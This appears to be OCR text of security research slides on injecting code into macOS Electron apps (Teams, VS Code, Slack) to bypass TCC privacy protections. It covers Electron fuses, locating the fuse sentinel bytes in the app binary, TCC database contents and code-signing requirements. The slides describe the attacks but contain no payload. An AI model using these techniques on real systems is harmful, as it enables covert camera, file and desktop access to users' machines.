
unauthorized access to user's desktop via Visual Studio Code


Terminal — 90×20
sh-3.2$



electroniz3r

unauthorized access to user's camera via MS Teams


/private/tmp
Name
Date Modified
Size
Kind
com.apple.launchd.LuGeSqCecF
19 May 2023 at 17:49
--
Folder
devio_semaphore_logi_hp...4A6-9F5D-7BC0A9B8B80F
Today at 09:09
--
Folder
perfcount
22 Jun 2023 at 15:06
--
Folder
test
23 Jun 2023 at 14:09
--
Folder
WindowServer.sinfo.out
Today at 14:59
9 KB
Document
WindowServer.winfo.plist
Today at 15:02
50 KB
Property List
Terminal — 95×17
sh-3.2$

OK, but what if the Electron app disabled --inspect flag?

options to the Node.js runtime and isn't typically used by apps in production. Most apps can safely disable this fuse.

`nodeCliInspect`

Default: Enabled **@electron/fuses:** `FuseV1Options.EnableNodeCliInspectArguments`


The nodeCliInspect fuse toggles whether the `--inspect`, `--inspect-brk`, etc. flags are respected or not. When disabled it also ensures that `SIGUSR1` signal does not initialize the main process inspector. Most apps can safely disable this fuse.

`embeddedAsarIntegrityValidation`

Default: Disabled **@electron/fuses:** `FuseV1Options.EnableEmbeddedAsarIntegrityValidation`

The embeddedAsarIntegrityValidation fuse toggles an experimental feature on macOS that validates the content of the `app.asar` file when it is loaded. This feature is designed to have a minimal performance impact but may marginally slow down file reads from inside the `app.asar` archive.

Let’s take Slack.app for example


Terminal — 66×11
sh-3.2$ npx @electron/fuses read --app /Applications/Slack.app
Analyzing app: Slack.app
Fuse Version: v1
RunAsNode is Disabled
EnableCookieEncryption is Enabled
EnableNodeOptionsEnvironmentVariable is Disabled
EnableNodeCliInspectArguments is Disabled
EnableEmbeddedAsarIntegrityValidation is Enabled
OnlyLoadAppFromAsar is Enabled
LoadBrowserProcessSpecificV8Snapshot is Disabled
sh-3.2$

Manually flipping fuses requires editing the Electron binary and modifying the fuse wire to be the sequence of bytes that represent the state of the fuses you want.

Somewhere in the Electron binary there will be a sequence of bytes that look like this:

```
| ...binary | sentinel_bytes | fuse_version | fuse_wire_le
```

- `sentinel_bytes` is always this exact string `dL7pKGdnNz796PbbjQWNKmHXBZaB9tsX`
- `fuse_version` is a single byte whose unsigned integer value represents the version of the fuse schema
- `fuse_wire_length` is a single byte whose unsigned integer value represents the number of fuses in the following fuse wire
- `fuse_wire` is a sequence of N bytes, each byte represents a single fuse and its state.

```
$ cd /Applications/Slack.app

$ grep -Hri "dL7pKGdnNz796PbbjQWNKmHXBZaB9tsX" .
Binary file ./Contents/Frameworks/Electron Framework.framework/Versions/A/Electron Framework matches
```


So, theoretically if the Electron app disables library validation…

```
sqlite> SELECT service,client,auth_value,csreq FROM access;
```

service	client	auth_value	csreq
kTCCServiceUbiquity	com.apple.weather	2	??
kTCCServiceUbiquity	com.apple.iBooksX	2	NULL
kTCCServiceUbiquity	com.apple.mail	2	NULL
kTCCServiceUbiquity	com.apple.ScriptEditor2	2	NULL
kTCCServiceUbiquity	com.apple.Preview	2	NULL
kTCCServiceUbiquity	com.apple.QuickTimePlayerX	2	NULL
kTCCServiceUbiquity	com.apple.TextEdit	2	NULL
kTCCServiceSystemPolicyDocumentsFolder	net.tunnelblick.tunnelblick	2	??
kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	2	??
kTCCServiceSystemPolicyDownloadsFolder	com.googlecode.iterm2	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.idrix.VeraCrypt	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.gpgtools.gpgkeychain	2	??
kTCCServiceMicrophone	org.mozilla.firefox	2	??
kTCCServiceCamera	org.mozilla.firefox	2	??
kTCCServiceSystemPolicyDocumentsFolder	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	com.microsoft.VSCode	2	??
kTCCServiceSystemPolicyNetworkVolumes	org.mozilla.firefox	2	??


```objc
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {

    NSString *codeRequirementBase64Encoded =
        @"+t4MAAAAAKgAAAABAAAABwAAAAYAAAAPAAAADgAAAAAAAAAKKoZIhvdjZAYBCQAAAAAAAAAAAAYAAAAGAAAABgAAAA8AAAAOAAAAAQAAAAoqhkiG92
        NkBgIGAAAAAAAAAAAADgAAAAAAAAAKKoZIhvdjZAYBDQAAAAAAAAAAAAsAAAAAAAAACnN1YmplY3QuT1UAAAAAAAEAAAAKNDNBUTkzNkg5NgAA";
    NSData *codeRequirementData = [[NSData alloc] initWithBase64EncodedString:codeRequirementBase64Encoded options:0];

    SecRequirementRef secRequirement = NULL;
    SecRequirementCreateWithData((__bridge CFDataRef)codeRequirementData, kSecCSDefaultFlags, &secRequirement);

    CFStringRef requirementText = NULL;
    SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
    NSLog(@"%@", (__bridge NSString *)requirementText);

    return 0;
}
```

```
anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate
    1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and
    certificate leaf[subject.OU] = "43AQ936H96"
```



electroniz3r

injecting to an older Slack version


desktop
research
Slack
Terminal — 90×20
~ — sh
~ — sh
sh-3.2$

Wojciech Reguła

IT Security blog

macOS Red Teaming: Bypass TCC with old apps

@WOJCIECH REGUŁA · MAR 10, 2022 · 3 MIN READ

